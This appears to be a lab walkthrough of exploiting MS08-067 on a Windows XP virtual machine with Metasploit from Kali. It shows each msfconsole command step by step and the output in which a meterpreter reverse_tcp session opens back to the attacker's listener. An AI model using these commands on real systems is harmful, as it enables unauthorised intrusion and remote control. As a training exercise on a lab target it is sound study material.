|---|

|

| Main Project:

|

| -Run MS08-067 exploit to WinXP to create a remote shell


|

| Target WinXP with IP: 192.168.1.148

|


|---|

Let’s start with opening *msfconsole* in Kali




```
┌──(root㉿tiger)-[/home/tiger]
└─# msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Now search the vulnerability with:
> *search* + vulnerability



```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Des
cription
   -  ----                                 ---------------  ----   -----  ---
--------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi
```


Make sure that the vulnerability have a default payload: *windows/meterpreter/reverse_tcp*



```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```


Set the IP address of the remote target host:

> set RHOSTS + IP Target



```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.148
RHOSTS ⇒ 192.168.1.148
```

To run an exploit use the command:
> exploit




```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.1.148:445 - Automatically detecting the target ...
[*] 192.168.1.148:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.148:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.148:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.1.148
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.1.148:1032) at 2024-03-06 16:52:59 +0000
```

When the session is opened, write command:

> ifconfig

Confirm that we are in the right target machine



```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:84:81:7e
MTU          : 1500
IPv4 Address : 192.168.1.148
IPv4 Netmask : 255.255.255.0

meterpreter > █
```

At voila’, we are in.
The IP is WinXP, Good Game